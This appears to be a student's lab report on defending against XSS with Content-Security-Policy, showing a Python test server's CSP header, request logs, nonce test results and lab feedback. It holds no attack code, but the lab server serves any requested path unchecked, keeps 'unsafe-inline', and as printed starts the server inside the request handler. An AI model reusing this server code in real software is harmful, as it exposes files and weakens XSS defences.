

Interests


Task 7: Defeating XSS Attacks Using CSP

1)



Set up DNS for the three examples





Copy and paste each example into the search field, which gives us the screenshots above.

2)

```
edit_profile.js  http_server.py  x  untitled
1  #!/usr/bin/env python3
2
3  from http.server import HTTPServer, BaseHTTPRequestHandler
4  from urllib.parse import urlparse
5
6  class MyHTTPRequestHandler(BaseHTTPRequestHandler):
7      def do_GET(self):
8          o = urlparse(self.path)
9          try:
10             # Open the requested file in read-binary mode
11             f = open("." + o.path, 'rb')
12             self.send_response(200)
13
14             # Updated CSP Header for Task 2
15             self.send_header('Content-Security-Policy',
16                             "default-src 'self'; "
17                             "script-src 'self' 'unsafe-inline' *.example68.com:8000 *.example79.com:8000 'nonce-1rA2345';")
18
19             # Content-Type header for HTML files
20             self.send_header('Content-type', 'text/html')
21             self.end_headers()
22
23             # Write file content to response
24             self.wfile.write(f.read())
25             f.close()
26         except FileNotFoundError:
27             # Handle missing files with a 404 error
28             self.send_response(404)
29             self.end_headers()
30             self.wfile.write(b'File not found')
31
32         # Start the HTTP server on localhost, port 8000
33         httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
34         httpd.serve_forever()
35
```

Made changes to the http_server.py code.

Ran the python code

```
[02/28/25]seed@VM:~/.../csp$ python3 http_server.py
127.0.0.1 - - [28/Feb/2025 23:30:17] "GET /csptest.html HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:30:17] "GET /script1.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:30:17] "GET /script2.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:30:17] "GET /script3.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:30:31] "GET /csptest.html HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:30:31] "GET /script1.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:30:31] "GET /script2.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:30:31] "GET /script3.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:31:00] "GET /csptest.html HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:31:00] "GET /script1.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:31:00] "GET /script3.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:31:00] "GET /script2.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:31:00] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [28/Feb/2025 23:31:14] "GET /csptest.html HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:31:14] "GET /script1.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:31:14] "GET /script2.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:31:14] "GET /script3.js HTTP/1.1" 200 -
127.0.0.1 - - [28/Feb/2025 23:33:57] "GET /csptest.html HTTP/1.1" 200 -
```

Relaunched the webpage after changes


Samy : XSS Lab Site × Edit profile : XSS Lab Site × Cross-Site Scripting Att × example68.com:8000/cspte × +

← → ↻ 🏠 ⓘ www.example68.com:8000/csptest.html

CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK


Click me



CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

[Click me](#)



CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

[Click me](#)

Observation:

The test show that Field 1, holding the correct nonce, passes since the CSP allows it. Fields 4, 5, and 6 also pass since scripts from the local server and the provided external domains (example68.com and example79.com) are whitelisted. However, even though "unsafe-inline" is included in the CSP, some browsers have a preference for nonce validation over allowing all inline scripts. Therefore, Field 2 (invalid nonce) and Field 3 (no nonce at all) are disabled because their scripts do not meet the stricter validation requirements.

Optional - Improvement suggestions

To make the Lab more smooth, provide simpler steps that are clear to understand, breaking down each activity into concise, smaller steps. Attempt to use plain language and avoid overusing overly technical jargon when possible. Provide a short reason why each step is necessary so that students will know why they are doing it. And include questions in between tasks to understand the concept better.

